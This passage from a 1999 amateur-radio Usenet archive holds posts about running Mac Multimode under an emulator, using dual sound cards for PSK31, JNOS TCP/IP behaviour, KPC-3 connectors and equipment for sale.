> http://www.ardi.com/download.html
>
> then get the Multimode demo version from
>
> http://www.blackcatsystems.com/software/multimode.html
>
>
>
> This took me 30 minutes altogether, the programs are running,
> but Multimode does not recognize my Soundblaster Live under Windows.
> Have not yet installed the DOS drivers,
> because the SB Live DOS drivers are a pain in the ass.
>
> Please would you all try this out and report the results here?
> Does Multimode work on *your* PC?
>
>
> good luck,
>
>
> W.

--
Check out Black Cat Systems for radio (pirate, spy numbers) and Mac software. http://www.blackcatsystems.com

The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at http://www.blackcatsystems.com/numbers

2656. Re: Qs on Field Day packet operation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-03 00:00:00 UTC
From: raoul@olympus.net
Message-ID: <raoul-0306991901270001@pt194196.olympus.net>
Source record: 17812

In article <ZxX43.8$FS2.2002@PM01NEWS>, "Bob Snyder"
<Bob.REMOVETHIS.Snyder@wcom.com> wrote:

> I'm curoius how it's a points advantage to have a packet station up?

I suppose it is stretching it to say "a real points advantage" because
packet is scored like CW- two points per contact as opposed to one point
per contact for voice. Still, there isan advantage to using an FM
tranceiver for packet instead of voice- one point extra per contact if you
can get it.

Jeff

>
>
> Le Grande Raoul wrote in message ...
> >Hello:
> >
> >I'm getting ramped up for this coming Field Day and want to include packet
> >in the setup. ARRL makes it a real points advantage to have a packet
> >station up and running. Some questions:

--
"It's better to be shot from a cannon than squeezed from a tube,
That's why there's fast motorcycles, bubba...."
-Dr. H. S. Thompson paraphrasing Grace Slick

2657. New Pactor mail-list

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-03 00:00:00 UTC
From: Tony Schonfeld <tony@f5git.ampr.org>
Message-ID: <7j6h9g$81f$1@f5git.ampr.org>
Source record: 17813

Hello ,

I'm very happy to announce i've just create a new mail-list
about PACTOR digital-mode and un-official PTC-II users.

The address is : pactor@egroups.com

You need to send a blank message to subscribe at:
pactor-subscribe@egroups.com

Enjoy, 73'Tony

--

Email: tony@schonfeld.easynet.fr WWW: http://www.f5git.ampr.org
tony@f5git.ampr.org http://schonfeld.home.dhs.org
Hamnet: f5git@f5ycp.frha.fra.eu Phone: (33) 0610104815
f5git@f5git.ampr.org Data/Fax: (33) 0476932598

2658. Timewave PK-232/DSP now shipping

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7j78k9htg1@news.minn.net>
Source record: 17814

For those waiting for a new multi-mode Timewave started shipping the
PK-232/DSP multi-mode controller today. These are brand new PK-232MBX units
fitted with DSP filters.

Check with your local dealer for price and availability.

vy 73

John Douglas
Timewave.com
http://www.timewave.com

2659. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <37571c1a.18519262@news.crosslink.net>
Source record: 17815

On Wed, 05 May 1999 19:52:43 GMT, "Bob W7KWS" <rmfuller@nospamgte.net>
wrote:

>I have installed two sound cards in my computer in an effort to avoid
>transmitting misc. WAV files on the air and to eliminate always having to
>change cables. I can use the "multimedia" dialog in the Windows 98 control
>panel to switch between the sound cards, but all the programs on the
>computer then switch.

As you just said above - you are switching between the two cards. I
really have no experience with trying to do what your doing, because I
really did not think that Windows 9x would even acknowledge the
presence of the two cards.

I have always taken it for granted that Windows would NOT be able to
recognize two separate soundcards simultaneously. There are some
things that I see in the Windows 95 Multimedia API that convince me
that even when you write your own programs to talk to the soundcard at
the C++, or Pascal level there ain't no such thing as two soundcards
being supported.

>I haven't found a way to cause PSK31 software to
>always use the second sound card while all the other programs use the first
>sound card.

I will be very surprised if there is a way to do it. First, there is
no indication in my 16 years of working with PC's of being able to do
it, and I have never heard of anyone doing anything like that. The
only thing that makes me wonder at all is your statement about the
"multimedia" dialog in the Windows 98 control panel to switch between
the sound cards". When you do that do you actually see

SB16 In (240)
or
SB16 Out (240)

listed twice in each of the windows for Playback and Recording?

Seems to me that even if you do see two items listed there in each
window, Windows is simply performing the association with ONE of the
two FOR ALL USE BY ALL APPLICATIONS.

2660. Re: APRS Activity in Sacramento, CA?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: wa6ylb@remove.this.theworks.com
Message-ID: <3757532b.9790743@news.theworks.com>
Source record: 17816

Yes, there are APRS stations on in Sacto and the surounding areas.
Central California is very active. Enjoy.

See my web site at:
http://www.theworks.com/~wa6ylb for maps for Calif.

On Wed, 2 Jun 1999 00:56:23 +0000, "D. Stussy"
<kd6lvw@bde-arc.ampr.org> wrote:

>It's my understanding that APRS is assigned 144.390 MHz in Northern California.
>
>I can't say whether or not it's being used (i.e. active) as I am in the
>Southern part of California.
>
>Your Frequency Coordinator has a URL of http://www.narcc.org. Look under their
>bandplan web page for what's allowed where as far as your 9600 baud interests
>are concerned.
>
>On Tue, 1 Jun 1999, Kevin Gunning wrote:
>> Is anyone aware of APRS activity in the Sacramento/Rocklin area of
>> California. I am interested in setting up Gateways, APRS and 9600 Packet
>> networks. That said, I am new to advanced digital HAM modes.
>>
>> Questions:
>> 1) Is there any digital specific clubs or interest groups in
>> Sacramento/Roseville or Rocklin CA?
>> 2) Last time I checked, there where no 9600 Packet nodes, gateways or
>> whatever in Sacramento and surrounding areas. Has that changed?
>> 3) Any APRS users or interest groups in the areas mentioned above?
>> 4) If there is no APRS activity or interest in your current area, will this
>> prevent me in using/participating in APRS.
>>
>> Thanks in advance for your responses,
>>
>> Kevin Gunning
>> KD6QFO (AKA - G1MOH)
>>
>>
>>
>>
>

remove the REMOVE.THIS from email addr...
WA6YLB Byron Smith

http://www.theworks.com/~wa6ylb

2661. Re: Mac Multimode Program on PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: hwabnig@netway.at
Message-ID: <37597714.1072159@news.netway.at>
Source record: 17817
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.scanner

On Thu, 03 Jun 1999 20:11:48 GMT, hwabnig@netway.at (Helmut Wabnig)
wrote:

>Download the demo version of the ARDI mac emulator from
>
>http://www.ardi.com/download.html
>
>then get the Multimode demo version from
>
>http://www.blackcatsystems.com/software/multimode.html
>

Some details:
Install the emulator first, all automatic.
Then run it and make a new folder.. file/newfolder name it eg.
Multimode.
then grab the downloaded multimode.hqx file and copy it
into that new folder
then start 'Stuffit' in the emulator which will expand the hqx file.
Thats all, folks. The program runs!

I think, the emulator needs the DOS soundcard drivers,
to check if they work use any DOS game, eg Commander Keen,
or other jump-and-run game.
With my SB Live there is no sound input to Multimode,
but I do not have the DOS drivers installed. Will try my old SB16.
ARDI says, the sound drivers in the emulator are rather basic.

W.

2662. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7lf0hc.ihg.nomail@linux.pe1chl.ampr.org>
Source record: 17818

Robert Lay (W9DMK) <nobody@crosslink.net> wrote:
>>I haven't found a way to cause PSK31 software to
>>always use the second sound card while all the other programs use the first
>>sound card.

>I will be very surprised if there is a way to do it. First, there is
>no indication in my 16 years of working with PC's of being able to do
>it, and I have never heard of anyone doing anything like that.

I'm a bit confused by this statement. Windows95 does not exist for
16 years, and there certainly is no limitation in soundcard HARDWARE
to have only a single card in a PC, except maybe for some very early
cards (and even those have not existed for 16 years).

The Linux operating system, which has supported soundcards since
1992 or maybe 1993, supports multiple soundcards. True, most applications
that use sound are not aware of that, don't offer a "soundcard selection"
possibility and use only "the default soundcard", but you can change that
default as an administrator.
And when someone writes an application that has some likelyhood of being
used on a "secondary soundcard" (like PSK31), it would be trivial to add a
card selection mechanism that overrides the default.

So, it definitely is a Windows problem, not a PC problem.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2663. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <928486085.725.22@news.remarQ.com>
Source record: 17819

Win95 supports multiple sound cards, although I have yet to see a system setup this way. The limitation is in the software using the soundcard. Most software, as you point out, use the MM functions to access the sound card. DirectX allows specific device selection, but is used mostly only by games. Few games allow you to specify the device directly, but the capability is there. This would be a handy feature for our non-standard applications.

Michael.

Robert Lay (W9DMK) <nobody@crosslink.net> wrote in message news:37571c1a.18519262@news.crosslink.net...
> On Wed, 05 May 1999 19:52:43 GMT, "Bob W7KWS" <rmfuller@nospamgte.net>
> wrote:
>
> >I have installed two sound cards in my computer in an effort to avoid
> >transmitting misc. WAV files on the air and to eliminate always
having to
> >change cables. I can use the "multimedia" dialog in the Windows 98
control
> >panel to switch between the sound cards, but all the programs on the
> >computer then switch.
>
> As you just said above - you are switching between the two cards. I
> really have no experience with trying to do what your doing, because I
> really did not think that Windows 9x would even acknowledge the
> presence of the two cards.
>
> I have always taken it for granted that Windows would NOT be able to
> recognize two separate soundcards simultaneously. There are some
> things that I see in the Windows 95 Multimedia API that convince me
> that even when you write your own programs to talk to the soundcard at
> the C++, or Pascal level there ain't no such thing as two soundcards
> being supported.
>
> >I haven't found a way to cause PSK31 software to
> >always use the second sound card while all the other programs use the
first
> >sound card.
>
> I will be very surprised if there is a way to do it. First, there is
> no indication in my 16 years of working with PC's of being able to do
> it, and I have never heard of anyone doing anything like that. The
> only thing that makes me wonder at all is your statement about the
> "multimedia" dialog in the Windows 98 control panel to switch between

> the sound cards". When you do that do you actually see
>
> SB16 In (240)
> or
> SB16 Out (240)
>
> listed twice in each of the windows for Playback and Recording?
>
> Seems to me that even if you do see two items listed there in each
> window, Windows is simply performing the association with ONE of the
> two FOR ALL USE BY ALL APPLICATIONS.
>

2664. Pointer to Scope FAQ

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: wd1v@amsat.org
Message-ID: <wd1v-0406990448540001@wdonev.ne.mediaone.net>
Source record: 17820

http://people.ne.mediaone.net/wd1v/dsofaq.html

2665. Re: Mac Multimode Program on PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: hwabnig@netway.at
Message-ID: <3759978f.1890870@news.netway.at>
Source record: 17821
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.scanner

On Fri, 04 Jun 1999 07:02:11 GMT, hwabnig@netway.at (Helmut Wabnig)
wrote:
Posted to rec.radio.amateur.digital.misc,rec.radio.scanner
>
>>Download the demo version of the ARDI mac emulator from
>>
>>http://www.ardi.com/download.html
>>
>>then get the Multimode demo version from
>>
>>http://www.blackcatsystems.com/software/multimode.html
>>

Still trying....

Commander Keen works now, that means, DOS drivers are ok.
Installed Executor Win95/98 version and Executor Win31/DOS version,
both versions do not record sound with Multimode on my system.
Sound output from Multimode is ok, can hear the keyclick
when clicking the buttons, speaker sysbeep also works.
Multimode gives an error message:

"Unfortunately your Macintosh is lacking some essential
hardware or software and can't run Multimode properly
Does not support stereo
Transmit mode disabled"
When clicking the Apple menu, only the startup splash opens,
saying 'not registered'. No icon/info about system components.
Clicking on that window terminates the program with an error.

To sort out whether it's Executor or Multimode,
I would need a small MAC program for sound recording,
can you recommend one, with URL to download?
Or mail it to me.
Would like to test first before asking the ARDI people.

W.

2666. Re: TCM-3105 Chip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: James Jefferson <jjeffers@deskmedia.com>
Message-ID: <3757EADD.6C10@deskmedia.com>
Source record: 17822

> MXCOMM has some chips which are similar to the TCM3105, but not interchangable.

I'm not quite sure where this design came from, but here is a schematic
of a baycom type modem using an MX-614 (about $5 in single quantity)

http://www.deskmedia.com/~jjeffers/packet/mx614-bay.gif

-James Jefferson KB0THN
jjeffers@deskmedia.com
http://www.deskmedia.com/~jjeffers/

2667. Re: Mac Multimode Program on PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: hwabnig@netway.at
Message-ID: <3758e8a7.389638@news.netway.at>
Source record: 17823
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.scanner

>
>To sort out whether it's Executor or Multimode,
>I would need a small MAC program for sound recording,
>can you recommend one, with URL to download?
>Or mail it to me.
>Would like to test first before asking the ARDI people.

I think it is the Executor emulator which prevents Multimode
from running: looks as if it supports only mono audio, not stereo.
Multimode requires a stereo card. Maybe a receive-only version
would do it.
Think have to wait for the next version of Executor.

Other MAC emulators require legit ownership of Mac ROM and
Mac Operating System, only Mac owners have it.
If you own a Mac, you may use those emulators on a PC.
To look for Mac emulators, see
http:/www.sysopt.com/reviews/macemu/index2.html

W.

2668. FAQ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: Josh Howlett <josh.howlett@bris.ac.uk>
Message-ID: <FCt7C3.FAt@fsa.bris.ac.uk>
Source record: 17824

Looking for a FAQ on Packet Radio, esp with regards to transport over TCP/IP.

Many thanks, Josh.

<josh.howlett@bris.ac.uk>

2669. (J)NOS: Closest to which "Official" Stack Version?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: kwick@mitre.org
Message-ID: <kwick-0406991913060001@wickwire7.mitre.org>
Source record: 17825

For a presentation of JNOS HF performance results I'd like to point
out which "standard/official" version of TCP/IP it's similar/
closest to. (IP4, etc., probably other versions I don't even know about).
I'm especially interested in a comparison with respect to how it
handles congestion, ACKs (transport-layer ARQ) and such. Any suggestions?

Ken kwick@mitre.org

2670. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: no@spam.here
Message-ID: <37593b3b.14932038@news.olg.com>
Source record: 17826

```
):>>
):>>DOS is conspicuous by its absence. Aren't there DOS drivers available
):>>for soundcards? Are there standard DOS calls available for soundcards?
):>>If not, could we come up with some? How is/was soundcard interfacing
):>>handled under DOS?
):>>--
):>>73, Cecil, W6RCA http://www.bigfoot.com/~w6rca
):>
):>Please, please, please, just let DOS die.
):>

'Course if things were reversed,Linux had came first then DOS,it would be
"Please, please, please, just let Linux die".

Al

al at olg dot com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
jrc535d,icom r70,yaesu frg7,ken r1000
```

2671. ICOM 720A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: weldgear@aol.com
Message-ID: <19990604171237.07920.00000597@ng-fs1.aol.com>
Source record: 17827

Icom 720A mint W/ps paid1200 sell 650
tunes from 1.8 to 30 mh rec & transmit

weldgear@aol.com
WB6FGO
ED

2672. MFJ 1270 TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: weldgear@aol.com
Message-ID: <19990604170826.07920.00000596@ng-fs1.aol.com>
Source record: 17828

This was a gift from a friend I can't use it.
No manual
looks like it was never used
make me an offer

weldgear@aol.com
WB6FGO

Ed

2673. Re: TCM-3105 Chip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7j9i2csrs1@uranium.btinternet.com>
Source record: 17829

I am going to build this baycom - where can I get the chip from in the UK?
This may seem an odd question but I am a newbie at construction and
therefore also at sourcing components such as this.

--
Regards
Tom
tom.f@btinternet.com
http://www.btinternet.com/~tom.f
ICQ 29135423
Contact me: http://wwp.icq.com/29135423
2E1EPQ
James Jefferson <jjeffers@deskmedia.com> wrote in message
news:3757EADD.6C10@deskmedia.com...
> > MXCOMM has some chips which are similar to the TCM3105, but not
interchangable.
>
> I'm not quite sure where this design came from, but here is a schematic
> of a baycom type modem using an MX-614 (about $5 in single quantity)
>
> http://www.deskmedia.com/~jjeffers/packet/mx614-bay.gif
>
> -James Jefferson KB0THN
> jjeffers@deskmedia.com
> http://www.deskmedia.com/~jjeffers/

2674. Free Buy / Sell / Trade site

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: Netminder <webmaster@lakeisabella.net>
Message-ID: <7j9m14$d9a$1@oak.prod.itd.earthlink.net>
Source record: 17830
Cross-posted to:
alt.radio.scanner,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

```
..........A free site to post a buy sell trade ad for your
amateur radio related items

http://www.lakeisabella.net/amateur
```

2675. Scott Hall & Panther City - Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: pymalion <pymalion@waymark.net>
Message-ID: <928538131.776.11@news.remarQ.com>
Source record: 17831
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space,rec.radio.b

Scott Hall & the Panther City Band - Texas Favorite Country Artist, now has full length MP3's available from their current release "Panther City" for download and real audio previewing at http://www.mp3.com/artists/22/scott_hall__the_panther_city_band.html

You can listen to the mp3.com Radio version of all their songs...

You can also check Scott Hall's Web Site at http://members.tripod.com/~pymalion_2/

2676. polices scanner pro-90 4 sale radio shack

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: Leo Koerzendoerfer <loki@enteract.com>
Message-ID: <37585F94.2195@enteract.com>
Source record: 17832

I have a Radio Shack pro-90 police scanner for sale.
$150 includes shipping in usa and ac adapter and
police scanner book by radio shack latest.
loki@enteract.com
will also trade for security camera setup

2677. Re: (J)NOS: Closest to which "Official" Stack Version?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7lgd0p.ufp.nomail@linux.pe1chl.ampr.org>
Source record: 17833

Ken Wickwire <kwick@mitre.org> wrote:
>For a presentation of JNOS HF performance results I'd like to point
>out which "standard/official" version of TCP/IP it's similar/
>closest to. (IP4, etc., probably other versions I don't even know about).

IPv4 of course. But it fails many RFC1122/RFC1123 requirements.

>I'm especially interested in a comparison with respect to how it
>handles congestion, ACKs (transport-layer ARQ) and such. Any suggestions?

In my experience, JNOS handles them pretty badly. At least in the default
version and suggested configuration files that are often distributed.

For example, it does not use exponential backoff of retry timers, and
fails a connection too quickly for many radio paths. This results in
unneccesary clutter on the links.

(often observed fenomenon: JNOS station attempts to send mail, sends
10 SYN frames in (too) rapid succession, maybe gets a reply on the 8'th,
establishes the connection, exchanges one or two command lines and then
RST's the connection because it somehow got impatient. the cycle is
restarted 10 minutes later)

NET and plain NOS are much better in this regard, because they were not
doctored by inexperienced developers.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2678. AEA PK-90?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-04 00:00:00 UTC
From: "Ralph E. Giesman" <aar7fe@pionet.net>
Message-ID: <928674428.633.58@news.remarQ.com>
Source record: 17834

Hi Everyone
Thanks for reading this. I picked up a AEA pk-90 at a flee market a while back. It looks like new but doesn't have IC U2 a 27256 EE-prom that has the program in it. I have
found a source for the EE- Prom but would need the AEA program. I have a pk232 and was wondering if The EE-Prom in it could be cloned to it.
Thanks Ralph aar7fe@pionet.net

2679. Re: Follow-up ? - Re: IC-28 and MFJ-1270

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-05 00:00:00 UTC
From: gfiber@news.cmc.net
Message-ID: <37598eb9.3923138@news.cmc.net>
Source record: 17835

On Thu, 3 Jun 1999 18:10:17 +0000, "D. Stussy"
<kd6lvw@bde-arc.ampr.org> wrotf:

>The problem is: WITHOUT a pull-up, it sometimes thinks one of the UP or DOWN
>functions is active and starts scanning. Leaving it unconnected as you suggest
>is how I currently have it - yet I do have the problem. That's why I'm
>thinking a pull-up would help.
>
>Note: I am trying to AVOID activating the scan function.

Oh I see, I do not have a good answer as the mic is an open switch.
None of my books, service manual or factory manual state anything
about a voltage you can pull up the U/D (Up / Down) pin 3 to safely.

A few years back Roy Welch tackled a similar problem with the IC-970.
He was attempting to get the LL Grace DSP modem to cause the 970 to
step for automatic doppler shift when operating packsats. The problem
was the modem held the U/D line for too long and the radio started
scanning when he wanted a frequency stepping action.

For the down scan he found a single opto isolator seemed to have
enough internal resistance in the output pins when conducting, the
970 would scan down almost every time the opto isolator was enabled.
he added some series resistance to the opto isolator to guarantee it
did force a down scan. Now as I remember he then paralleled a simple
common emitter transistor switch to the same U/Dpin for up scan. I
seems to me he pulled the collector up to 5 volts and attached it to
the U/D pin. This caused a hard switching action and the 970 happily
stepped up each time the transistor conducted. The 970 circuit is the
same as the 28H.

The article was submitted to the Amsat journal a number of years ago,
I have a copy of the article at work but will be working at the
Seaside, OR ham fest this weekend so will not be back online until
Sunday night or Monday. I will try to look it up next week to refresh
the information though I think I have it right.

Best Regards,

Gary Fiber

Washington State Resident

2680. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-05 00:00:00 UTC
From: removals1@iname.com
Message-ID: <3758b0d7.13433078@news>
Source record: 17836
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

On Thu, 3 Jun 1999 09:32:31 -0400, "Carl R. Stevenson"
<wa6vse@fast.net> wrote:

>DOS isn't really an "operating system" ... it's more like
>a non-reentrant interrrupt handling virus :-)
>
>(Of course Win 9x isn't *much* better)

Of course not - Win 9x is just a pretty wrapper around DOS. ;-)

2681. Re: (J)NOS: Closest to which "Official" Stack Version?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-05 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7jb0q7$1ruo@enews3.newsguy.com>
Source record: 17837

Rob Janssen wrote in message ...

>
>NET and plain NOS are much better in this regard, because they were not
>doctored by inexperienced developers.

Look out! That same group of inept hackers are now developing LINUX stuff.

It's a shame, too. After all that talk about LINUX's potential, we find out
it's being "improved" by the same dweebs that mishandled NOS.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2682. For Sale: Yeasu FT-51R handheld 2 Meter/440 transceiver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-05 00:00:00 UTC
From: "Jeffery A. Purtle" <jpurtle@home.com>
Message-ID: <37591802.139F71B5@home.com>
Source record: 17838
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.packet

For Sale:
Yeasu FT-51R
5 watt dual band handheld transceiver
receives 110-180 Mhz and 420-470 Mhz
transmits 140-174 Mhz and 420-470 Mhz
original box, manual, antenna, additional antenna, adapter, etc.
works fine, in good condition
Asking $300

Call or email Jeff Purtle, AC6IW:
jpurtle@home.com
(864) 292-3532 in Greenville, South Carolina USA

2683. For Sale: Kantronics KamPlus Packet Modem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-05 00:00:00 UTC
From: "Jeffery A. Purtle" <jpurtle@home.com>
Message-ID: <37591F37.9AB88E3A@home.com>
Source record: 17839
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.packet

For Sale:
Kantronics KamPlus Packet Modem
Original Box and Manuals
Cables set-up for a Yeasu handlheld and a Yeasu FT-900 (hf transceiver)

Works great
Asking $300

Call or email Jeff Purtle, AC6IW:
jpurtle@home.com
(864) 292-3532 in Greenville, South Carolina USA

2684. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-05 00:00:00 UTC
From: Terry <browntl@concentric.net>
Message-ID: <3759362E.DE35A5F2@concentric.net>
Source record: 17840

I'm curious about how to use soundcards as a packet modem. Can anyone give me a fairly brief pros and cons summary before I pursue it further? Also, does anyone have the information needed to utilize the card? Thanks.
Terry (KA5IHV)

2685. KPC-3 Question....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-05 00:00:00 UTC
From: bbutler@home.com
Message-ID: <3759502d.16284858@news>
Source record: 17841

Can anyone tell me the gender of the DB-9 connector on the back of a KPC-3? I've ordered one that hasn't arrived yet & am building the KPC/Radio cable. Need to know whether I need a male or female DB-9 on the end of the cable.
Thanks,

de Butch kf4sag

2686. Re: KPC-3 Question....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-05 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#xAC$I3r#GA.382@cpmsnbbsa02>
Source record: 17842

You need a male on the cable.

BUTCH BUTLER wrote in message <3759502d.16284858@news>...
>Can anyone tell me the gender of the DB-9 connector on the back of a
>KPC-3? I've ordered one that hasn't arrived yet & am building the
>KPC/Radio cable. Need to know whether I need a male or female DB-9 on
>the end of the cable.
>Thanks,
>
>de Butch kf4sag

2687. Re: KPC-3 Question....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-05 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <37595635.69FEFBE5@best.com>
Source record: 17843

You will need a connector with the pins sticking out at the end of your cable.

Walter
http://www.radiohound.com

BUTCH BUTLER wrote:
>
> Can anyone tell me the gender of the DB-9 connector on the back of a
> KPC-3? I've ordered one that hasn't arrived yet & am building the
> KPC/Radio cable. Need to know whether I need a male or female DB-9 on
> the end of the cable.
> Thanks,
>
> de Butch kf4sag

2688. Re: KPC-3 Question....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-05 00:00:00 UTC
From: bbutler@home.com
Message-ID: <375a6764.22229305@news>
Source record: 17844

Thanks to all who responded.

Butch

++
On Sat, 05 Jun 1999 16:27:45 GMT, bbutler@home.com (BUTCH BUTLER)
wrote:

>Can anyone tell me the gender of the DB-9 connector on the back of a
>KPC-3? I've ordered one that hasn't arrived yet & am building the
>KPC/Radio cable. Need to know whether I need a male or female DB-9 on
>the end of the cable.
>Thanks,
>
>de Butch kf4sag

2689. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-05 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37997feb.986343558@news.atl.bellsouth.net>
Source record: 17845

On 05 Jun 1999 07:38:27 PDT, Terry <browntl@concentric.net> wrote:
> I'm curious about how to use soundcards as a packet modem. Can anyone give
>me a fairly brief pros and cons summary before I pursue it further? Also, does
>anyone have the information needed to utilize the card? Thanks.
> Terry (KA5IHV)

A packet modem has to resolve the tones used to send the data. This is often
done with a pair of match filters, one tuned to each of the two tone frequencies.
A decision circuit, called a slicer, then outputs a 1 or 0 depending on which filter
has the greatest output at the moment. This modem can be implemented with
analog filters, or with digital filters.

That's where the sound card comes in. It digitizes the audio so that you can
implement a pair of FIR filters in software to filter the tones. A simple numeric
comparison performs the role of slicer. Alternatively, you could do a FFT and
hunt for the highest energy peaks, but that's less computationally efficient for
this task, though it can compensate for mistuning. Additional software then
frames the HDLC and does the AX25 protocol handling.

For transmit, the sound card produces the appropriate tones for the transmitter.
This is a trivial task using a lookup table in software. (Of course the computer
is doing all the AX25 and HDLC protocol stuff to generate the packet too.)

Now the benefits of doing the modem by digital signal processing are that it
is easy to get near ideal filter response, filter tuning is stable, and it is essentially
free if you already have the computer and sound card. The down side is that you
need a fairly fast computer to do both the DSP and the protocol stuff in realtime.
A 66 MHz 486 is about the minimum system for this. That's usually no handicap
since most systems with sound cards are that fast or faster anyway.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2690. free access radio zine site

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-05 00:00:00 UTC
From: n9vjg19*nospam*@idt.net
Message-ID: <n9vjg19*nospam*-0506991959260001@ppp-33.ts-4-bay.nyc.idt.net>
Source record: 17846

No MDC needed.

http://n-lemma.com/FBOM/

2691. KPC-3 Info?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-05 00:00:00 UTC
From: John Hansen <hansen@fredonia.edu>
Message-ID: <375996A1.EB4EB92B@fredonia.edu>
Source record: 17847

Hi:

I picked up a barely used KPC-3 for a very good price at a hamfest this weekend. It has rev 6 firmware. I don't think it had every been used. The box it came in had an additional sticker added to the outside that said "Now Supports GPS" on it. There is no reference to the GPS functions in the manual that came with it... though it is obviously supported in firmware.

I have a couple of questions:

1. Is Rev 6 the latest firmware?

2. Is there documentation on the web somewhere for the GPS functionality? Alternatively, is it possible for someone to give me an overview of the Int GPS functions?

Thanks,

John W2FS

2692. Info Wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-06 00:00:00 UTC
From: redberd95@aol.comnospam
Message-ID: <19990606020754.27198.00001137@ng-fn1.aol.com>
Source record: 17848

I am looking for a good program to use with my MFJ1278B. I am also looking for any mod's for it (pactor, amtor, satellites, etc).

I am also looking for PSK31 software and hardware. What frequencies are being used on 10M? I am a tech plus, so I can only use PSK31 on 10M and above.

Please email me directly at redberd95@aol.com

